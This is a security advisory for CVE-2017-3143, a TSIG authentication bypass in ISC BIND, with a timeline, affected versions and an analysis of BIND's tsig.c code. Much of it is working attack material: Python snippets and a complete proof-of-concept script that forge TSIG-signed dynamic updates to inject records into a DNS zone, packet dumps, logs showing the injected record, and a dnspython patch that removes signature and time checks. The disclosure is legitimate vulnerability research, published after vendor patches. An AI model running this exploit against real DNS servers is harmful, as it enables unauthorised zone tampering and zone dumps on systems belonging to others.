TSIG authentication bypass through signature forgery in ISC BIND

Security advisory CVE-2017-3143

06/07/2017

Clément BERTHAUX

1. Vulnerability description

1.1. About ISC BIND

BIND (Berkeley Internet Name Domain) is an implementation of the DNS protocols and provides an openly redistributable reference implementation of the major components of the Domain Name System, including:

- Domain Name System server
- Domain Name System resolver library
- Tools for managing and verifying the proper operation of the DNS server

The BIND DNS Server, *named*, is used on the vast majority of name serving machines on the Internet, providing a robust and stable architecture on top of which an organization's naming architecture can be built.

1.2. About TSIG

TSIG is an authentication protocol for DNS defined in RFC 2845. The idea is to provide a transaction level authentication based on a message signature using a HMAC operation with a shared secret. It is primarily used to authenticate dynamic DNS update requests as well as zone transfer operations.

This protocol is widely used and supported by a vast majority of DNS server software such as PowerDNS, NSD, Knot DNS and, of course, BIND.

1.3. The issue

Synacktiv experts discovered a flaw within the TSIG protocol implementation in BIND that would allow an attacker knowing a valid key name to bypass the TSIG authentication on zone updates, notify and transfers operations.

This issue is due to the fact that when a wrong TSIG digest length is provided (aka the digest doesn't have a length that matches the hash algorithm used), the server still signs its answer by using the provided digest as a prefix. This allows an attacker to forge the signature of a valid request, hence bypassing the TSIG authentication.

1.4. Affected versions

The issue was tested and proven to affect the following BIND version:

- BIND 9.9.10
- BIND 9.10.5
- BIND 9.11.1

According to ISC, the following versions are affected:

- 9.4.0 to 9.8.8

- 9.9.0 to 9.9.10-P1
- 9.10.0 to 9.10.5-P1
- 9.11.0 to 9.11.1-P1
- 9.9.3-S1 to 9.9.10-S2
- 9.10.5-S1 to 9.10.5-S2

1.5. Timeline

Date	Action
14/06/2017	Advisory sent by Synacktiv to the ISC security team
29/06/2017	Security advisory and patches published by ISC: https://deepthought.isc.org/article/AA-01503/
06/07/2017	Additional details on the issue released by Synacktiv

2. Technical description and proof-of-concept

2.1. Attack scenario

This vulnerability can be exploited by an attacker to update a DNS zone or dump its content provided that:

- The attacker can guess a valid TSIG key name and the associated algorithm
- No additional network ACL is configured regarding the desired operation

As such, configurations like the following one are affected:

```
key "tsig_key" {
        algorithm hmac-sha256;
    secret "YmxhYmxhbXlzZWNyZXRrZXk=";
};

zone "example.com" {
    type master;
    file "/etc/zones/example.com.zone";
    allow-transfer {key tsig_key;};
    allow-update {key tsig_key;};
};
```

2.2. Vulnerability discovery

According to the RFC 2845 on TSIG section 4.2, DNS servers answers to TSIG-signed requests have to be signed and the digest components need to be the following:

- Request MAC size on 2 bytes
- Request MAC
- DNS Message (response)
- TSIG Variables (response)

According to the section 4.3 of this same RFC, if the request generates an error and this error “is not a TSIG error the response MUST be generated as specified in [4.2].”

When processing a TSIG-signed query with a digest larger than those generated with the provided algorithm, BIND returns a `FORMERR` error without setting any TSIG error code. As such, the answer is signed.

```
▼ Domain Name System (response)
    [Request In: 4]
    [Time: 0.000104000 seconds]
    Length: 110
    Transaction ID: 0xcb83
  ▶ Flags: 0xa801 Dynamic update response, Format error
    Zones: 1
    Prerequisites: 0
    Updates: 0
    Additional RRs: 1
  ▶ Zone
  ▼ Additional records
    ▼ tsig_key: type TSIG, class ANY
        Name: tsig_key
        Type: TSIG (Transaction Signature) (250)
        Class: ANY (0x00ff)
        Time to live: 0
        Data length: 61
        Algorithm Name: hmac-sha256
      ▶ [Expert Info (Warn/Malformed): Trying to fetch an absolute time value with length 6]
        Time Signed: Jan  1, 1970 07:20:48.000000000 CET
        Fudge: 300
        MAC Size: 32
      ▼ MAC
        ▶ [Expert Info (Warn/Undecoded): No dissector for algorithm:hmac-sha256]
        Original Id: 52099
        Error: No error (0)
        Other Len: 0
```

The function responsible for this behavior is `dns_tsig_verify` located in `lib/dns/tsig.c` :

```
isc_result_t
dns_tsig_verify(isc_buffer_t *source, dns_message_t *msg,
         dns_tsig_keyring_t *ring1, dns_tsig_keyring_t *ring2)
{
[...]
    /*
     * Check digest length.
     */
    alg = dst_key_alg(key);
    ret = dst_key_sigsize(key, &siglen);
    if (ret != ISC_R_SUCCESS)
         return (ret);
    if (
#ifndef PK11_MD5_DISABLE
         alg == DST_ALG_HMACMD5 ||
#endif
         alg == DST_ALG_HMACSHA1 ||
         alg == DST_ALG_HMACSHA224 || alg == DST_ALG_HMACSHA256 ||
         alg == DST_ALG_HMACSHA384 || alg == DST_ALG_HMACSHA512) {
         isc_uint16_t digestbits = dst_key_getbits(key);
         if (tsig.siglen > siglen) {
             tsig_log(msg->tsigkey, 2, "signature length too big");
```

```
            return (DNS_R_FORMERR);
        }
```

Taking into account the point stated above, it is possible to generate a valid digest for a message with an arbitrary prefix, provided that the TSIG key name and algorithm are known.

The idea is then to use this to forge the digest of a valid request and replaying it with the returned digest.

2.3. Exploitation

To exploit this vulnerability, one first needs to generate a trigger request. This request will be signed using TSIG and have a corrupted digest. This can be done using the Python package *dnspython* with a patch to be able to alter the digest (the patch can be found in appendix):


```python
# create the trigger request
trigger = dns.update.Update(zone)

# enable tsig with a valid keyname
trigger.use_tsig(keyring, keyname=keyname, algorithm=dns.tsig.HMAC_SHA256)

# alter the digest
trigger.request_hmac = '\x00'*0x40

dns.query.udp(trigger, '172.17.0.28')
```

When such a request is sent, the generated packet looks like the following:



The answer returned by BIND looks like the following:

```
▾ Domain Name System (response)
    [Request In: 327]
    [Time: 0.000203000 seconds]
    Transaction ID: 0x4444
  ▸ Flags: 0xa801 Dynamic update response, Format error
    Zones: 1
    Prerequisites: 0
    Updates: 0
    Additional RRs: 1
  ▾ Zone
    ▾ example.com: type SOA, class IN
        Name: example.com
        [Name Length: 11]
        [Label Count: 2]
        Type: SOA (Start Of a zone of Authority) (6)
        Class: IN (0x0001)
  ▾ Additional records
    ▾ tsig_key: type TSIG, class ANY
        Name: tsig_key
        Type: TSIG (Transaction Signature) (250)
        Class: ANY (0x00ff)
        Time to live: 0
        Data length: 61
        Algorithm Name: hmac-sha256
      ▸ [Expert Info (Warn/Malformed): Trying to fetch an absolute time value with length 6]
        Time Signed: Jan  1, 1970 07:20:48.000000000 CET
        Fudge: 300
        MAC Size: 32
      ▾ MAC
        ▸ [Expert Info (Warn/Undecoded): No dissector for algorithm:hmac-sha256]
        Original Id: 17476
        Error: No error (0)
        Other Len: 0
```

According to the RFC 2845, the components used to compute the answer TSIG digest are the following:

- the request digest, prefixed by its size as a 16 bit unsigned integer:

```
00000000  00 40 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.@..............|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000040  00 00                                             |..|
```

- the answer data without the TSIG record:

```
  Transaction ID: 0x4444
▸ Flags: 0xa801 Dynamic update response, Format error
  Zones: 1
  Prerequisites: 0
  Updates: 0
  Additional RRs: 1
▾ Zone
  ▾ example.com: type SOA, class IN
      Name: example.com
      [Name Length: 11]
      [Label Count: 2]
      Type: SOA (Start Of a zone of Authority) (6)
      Class: IN (0x0001)
```

```
00000000  44 44 a8 01 00 01 00 00  00 00 00 01 07 65 78 61  |DD...........exa|
00000010  6d 70 6c 65 03 63 6f 6d  00 00 06 00 01           |mple.com.....|
```

- the TSIG record without its digest and digest size attributes (but with the error and other data attributes):

```
00000000  08 74 73 69 67 5f 6b 65  79 00 00 fa 00 ff 00 00  |.tsig_key.......|
00000010  00 00 00 3d 0b 68 6d 61  63 2d 73 68 61 32 35 36  |...=.hmac-sha256|
00000020  00 00 00 59 40 15 de 01  2c 44 44 00 00 00 00     |...Y@...,DD....|
```

Let’s take the example of a DNS update TSIG bypass, we need to forge a valid update with a padding record to “absorb” the answer data mentioned above (which is part of the digest components which means the signature won’t match if we don’t include it).

This can be done with *dnspython* using the following snippet:

```
def get_update(zone, size_to_absorb):
     req = dns.update.Update(zone, size_to_absorb)
     req.add('i.can.inject.records.in.the.zone', 3600, 'txt', 'injected')
     req.delete('padding', 'txt')
     req.add('padding', 3600, 'txt', 'A'*size_to_absorb)
     return req
```

In our trigger request, we replace the digest with the data that represents the freshly forged request, stripping the padding record content to absorb the size_to_replace bytes that will be appended during the answer signature. This size only depends on the zone name and can be computed as follow:

```
# size of the answer data to absorb
sz = 12+sum(len(e)+1 for e in (zone).split('.'))+1+4

# create the forged request
forged = get_update(zone, sz, ts)

# get forged data and strip the transaction ID and the last sz bytes of padding data
forged_data = forged.to_wire()
forged_data = forged_data[2:-sz]

# set trigger hmac to forged request
trigger.request_hmac = forged_data
trigger.time_func = lambda: ts

print '[+] sending trigger request'
# udp works too
```

```
ans = dns.query.tcp(trigger, host)
```

The server answers the trigger request with a `FORMERR` error and signs it. In our forged packet, we replace the padding record data with the size_to_replace first bytes of the answer. It is also needed to patch the byte that represents the answer `Additional RRs count` field:

```
print '[+] signed request mac is %s' % ans.mac.encode('hex')

# patch id
forged.id = len(forged_data)

forged.use_tsig(keyring, keyname=keyname, original_id=len(forged_data),
algorithm=dns.tsig.HMAC_SHA256)

# keep same ts
forged.time_func = lambda: ts

# replace hmac
forged.request_hmac = ans.mac

# patch additionnal_record_count in pad data -> 0
data = ans.to_wire()[:11]+'\x00'+ans.to_wire()[12:sz]
forged.authority[-1][0].strings[0] = data

p = dns.query.tcp(forged, host)
```

We finally replace the forged request digest with that of the answer and send the update request. In the BIND logs, the zone is correctly updated:

```
14-Jun-2017 07:48:55.003 client 172.17.42.1#50445/key tsig_key: signer "tsig_key"
approved
14-Jun-2017 07:48:55.003 client 172.17.42.1#50445/key tsig_key: updating zone
'example.com/IN': adding an RR at 'i.can.inject.records.in.the.zone.example.com' TXT
"injected"
14-Jun-2017 07:48:55.003 client 172.17.42.1#50445/key tsig_key: updating zone
'example.com/IN': deleting rrset at 'padding.example.com' TXT
14-Jun-2017 07:48:55.003 client 172.17.42.1#50445/key tsig_key: updating zone
'example.com/IN': adding an RR at 'padding.example.com' TXT
"\198\148\168\001\000\001\000\000\000\000\000\000\007example\003com\000\000\006\000\001"
14-Jun-2017 07:48:55.140 zone example.com/IN: sending notifies (serial 2007120726)
```

2.4. Proof-of-Concept Exploit

The POC exploit code to bypass TSIG and perform a zone update is the following. It should be noted that it is also possible to perform zone transfer and notify operations.

As stated above, it needs a patched version of `dnspython` which can be found in appendix:

```
import dns.query
import dns.zone
import dns.tsigkeyring
import dns.tsig
import dns.message
import dns.update
from time import time, sleep
from struct import pack

def get_update(zone, size_to_absorb):
    req = dns.update.Update(zone)

    # update this with whatever change you want to do
    req.delete('i.can.inject.records.in.the.zone', 'txt')
    req.add('i.can.inject.records.in.the.zone', 3600, 'txt', 'injected')

    # padding needed to absorb the appended answer data
    req.delete('padding', 'txt')
    req.add('padding', 3600, 'txt', 'A'*size_to_absorb)
    return req

def exploit(host, zone, keyname, fudge=300):
    keyring = dns.tsigkeyring.from_text({
        keyname: 'wrong_key'.encode('base64')
    })

    ts = time()
    sz = 12+sum(len(e)+1 for e in (zone).split('.'))+1+4

    # create the forged request
    forged = get_update(zone, sz)

    # create the trigger request
    trigger = dns.update.Update(zone)

    # enable tsig with a valid keyname
```

```
    trigger.use_tsig(keyring, keyname=keyname, algorithm=dns.tsig.HMAC_SHA256)

    # get forged data and strip the last sz bytes of padding data
    forged_data = forged.to_wire()
    forged_data = forged_data[2:-sz]

    # set trigger hmac to forged request
    trigger.request_hmac = forged_data
    trigger.time_func = lambda: ts

    print '[+] sending trigger request'
    ans = dns.query.tcp(trigger, host)

    print '[+] signed request mac is %s' % ans.mac.encode('hex')

    # patch id
    forged.id = len(forged_data)

    forged.use_tsig(keyring, keyname=keyname, original_id=len(forged_data),
algorithm=dns.tsig.HMAC_SHA256)

    # keep same ts
    forged.time_func = lambda: ts

    # replace hmac
    forged.request_hmac = ans.mac

    # patch additionnal_record_count in pad data -> 0
    data = ans.to_wire()[:11]+'\x00'+ans.to_wire()[12:sz]
    forged.authority[-1][0].strings[0] = data

    p = dns.query.tcp(forged, host)
    if p.rcode():
        print '[-] update failed, got errcode %d' % p.rcode()
        return

if __name__ == '__main__':
    from argparse import ArgumentParser

    p = ArgumentParser()
    p.add_argument('host')
    p.add_argument('zone')
    p.add_argument('keyname')
```

```
    o = p.parse_args()

    exploit(o.host, o.zone, o.keyname)
```

Appendix: *dnspython* patch to alter TSIG attributes

```
diff dns/message.py /usr/lib/python2.7/dist-packages/dns/message.py
423c423
<                          self.keyalgorithm, time_func=self.time_func if hasattr(self, 
'time_func') else None, request_hmac=self.request_hmac if hasattr(self, 'request_hmac') 
else '')
---
>                          self.keyalgorithm)
diff dns/query.py /usr/lib/python2.7/dist-packages/dns/query.py
273c273
<           one_rr_per_rrset=False, origin=None):
---
>           one_rr_per_rrset=False):
299c299
<       wire = q.to_wire(origin=origin)
---
>       wire = q.to_wire()
diff dns/renderer.py /usr/lib/python2.7/dist-packages/dns/renderer.py
26d25
< 
32d30
< 
255c253
<                    request_mac, algorithm=dns.tsig.default_algorithm, time_func=None, 
request_hmac=''):
---
>                    request_mac, algorithm=dns.tsig.default_algorithm):
280d277
< 
282,293c279,287
<                                                            keyname,
<                                                            secret,
<                                                            int(time_func() if time_func 
else time.time()),
<                                                            fudge,
<                                                            id,
<                                                            tsig_error,
<                                                            other_data,
<                                                            request_mac,
<                                                            algorithm=algorithm,
```

```
<                                                      hmac_value=request_hmac
<                                                      )
<
---
>                                                    keyname,
>                                                    secret,
>                                                    int(time.time()),
>                                                    fudge,
>                                                    id,
>                                                    tsig_error,
>                                                    other_data,
>                                                    request_mac,
>                                                    algorithm=algorithm)
diff dns/tsig.py /usr/lib/python2.7/dist-packages/dns/tsig.py
73c73
<           algorithm=default_algorithm, hmac_value=''):
---
>           algorithm=default_algorithm):
110,112c110
<
<     mac = ctx.digest() if not hmac_value else hmac_value
<
---
>     mac = ctx.digest()
161,171c159,169
<     # if error != 0:
<     #     if error == BADSIG:
<     #         raise PeerBadSignature
<     #     elif error == BADKEY:
<     #         raise PeerBadKey
<     #     elif error == BADTIME:
<     #         raise PeerBadTime
<     #     elif error == BADTRUNC:
<     #         raise PeerBadTruncation
<     #     else:
<     #         raise PeerError('unknown TSIG error code %d' % error)
---
>     if error != 0:
>         if error == BADSIG:
>             raise PeerBadSignature
>         elif error == BADKEY:
>             raise PeerBadKey
>         elif error == BADTIME:
>             raise PeerBadTime
```

```
>         elif error == BADTRUNC:
>             raise PeerBadTruncation
>         else:
>             raise PeerError('unknown TSIG error code %d' % error)
174,175c172,173
<     # if now < time_low or now > time_high:
<     #     raise BadTime
---
>     if now < time_low or now > time_high:
>         raise BadTime
179,180c177,178
<     # if (our_mac != mac):
<     #     raise BadSignature
---
>     if (our_mac != mac):
>         raise BadSignature
```